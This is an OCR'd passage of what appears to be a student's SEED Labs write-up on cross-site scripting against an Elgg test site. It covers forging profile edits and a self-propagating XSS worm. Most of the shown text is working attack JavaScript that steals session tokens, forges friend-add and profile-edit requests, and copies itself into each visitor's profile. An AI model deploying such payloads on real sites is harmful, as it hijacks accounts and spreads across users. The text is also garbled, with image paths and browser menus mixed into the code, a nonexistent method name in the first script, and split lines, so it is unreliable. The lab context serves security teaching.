
Wire posts

Samy

About me


```
<script type="text/javascript">

window.onload = function() {

var Ajax=null;

var ts="__elgg_ts"+elgg.security.token.__elgg_ts;

var token="__elgg_token"+elgg.security.token.__elgg_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.sendRequestHeader("Host","www.xsslabelgg.com");

Ajax.sendRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();
```

www.xsslabelgg.com/blog/owner/samy



Task 5: Modifying the Victim's Profile:

In the last task, we forced the users to add ***Samy*** as friend, but in this task we will request the profile changes on their behalf. We figured out the content of ***POST*** request sent out when a legitimate user requests to edit the profile using ***Network Inspector Tool*** of Mozilla Firefox:



Using this tool we figured out how the parameters are sent while using ***POST*** method to request profile changes, following was the pattern of sending parameters:


```
__elgg_token=Kupwewm1IafxdQIfwaWvlA&__elgg_ts=1575482663&name=Samy&description=&a
%5Bdescription%5D=2&briefdescription=Hacked&accesslevel%5Bbriefdescription%
5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%
5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%
5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%
5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%
5D=2&guid=47
```


After we figured out how the request is sent, we edited the script such that whenever ***Samy's*** profile is viewed, the visitor's profile will be changed to have ***HackedBySamy*** in ***Brief Description***. Following is the edited script:

<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var
content=token+ts+"&name="+userName+"&description=HackedBySamy&accessleve
l%5Bdescription%5D=2&briefdescription=Hacked&accesslevel%5Bbriefdescription
%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binter
ests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcon
tactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bm
obile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwit
ter%5D=2"+guid;
var samyGuid=47;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

When we saved this script in the ***About Me*** field of ***Samy's*** profile, whoever visits ***Samy's*** profile will cause his/her profile to be changed as ***Samy*** specified in fabricated ***POST*** request using script. Following are the output screenshot when ***Boby*** and ***Charlie*** visited ***Samy's*** profile:



File Edit View History Bookmarks Tools Help
Web_XSS_Elgg.pdf
Boby : XSS Lab Site
www.xsslabelgg.com/profile/boby
Most Visited
SEED Labs
Sites for Labs
Account »
XSS Lab Site
Add widgets
Boby
Brief description: Hacked
About me
HackedBySamy
Trash


File Edit View History Bookmarks Tools Help
Web_XSS_Elgg.pdf
Charlie : XSS Lab Site
www.xsslabelgg.com/profile/charlie
Most Visited
SEED Labs
Sites for Labs
XSS Lab Site
Add widgets
Charlie
Brief description: Hacked
About me
HackedBySamy
Charlie
Edit profile
Edit avatar


Answer 3:

For every user, Guid is different. This line means that whenever someone with different Guid then ***Samy*** visits his profile, code following the condition will be executed, which sends ***POST*** request that will request profile changes in the session holder user.

We removed the condition and tried to carry out the same attack:



We observed that without that line, the forged request to edit profile caused ***Samy's*** profile to change as well and his profile showed the same message he wanted to convey to others, since the condition didn't check whether the guid is different or not:



Task 6: Writing a Self-Propagating XSS Worm:


In this task, we make a self-propagating xss worm. In the last task, user is required to visit ***Samy's*** profile to forge the edit profile request. But in the real world, it is very unlikely that many users will visit a profile, so in this task we added some innerHTML code to the script above and appended it to the URL to copy it to the visitor's profile. Following is the script we used to attack, which edited visitor's profile and added ***HackedBySam*** in ***Brief Description*** field, added ***Samy*** as friend and copied the script to ***About Me*** field of the visitor, which will cause all visitors to propagate the script and add ***Samy*** as friend and have edited ***brief Description*** as ***HackedBySam:***

<script id="worm" type="text/javascript">
window.onload = function(){


var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;

```
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var
content=ts+"&"+token+"&"+guid+"&name="+userName+"&briefdescription=Hacked
BySamy"+"&description="+wormCode;
var wormGuid=47;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=wormGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);

Friend=new XMLHttpRequest();
Friend.open("GET","http://www.xsslabelgg.com/action/friends/add?friend="+worm
Guid+ts+token+ts+token,true);
Friend.setRequestHeader("Host","www.xsslabelgg.com");
Friend.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Friend.send(content);
}
}
</script>
```

We appended wormCode to the content(parameters) of the ***POST*** request. Following are the observation of the attack:





Added ***Samy*** as friend just by visiting his profile and got script copied to ***About Me*** field:



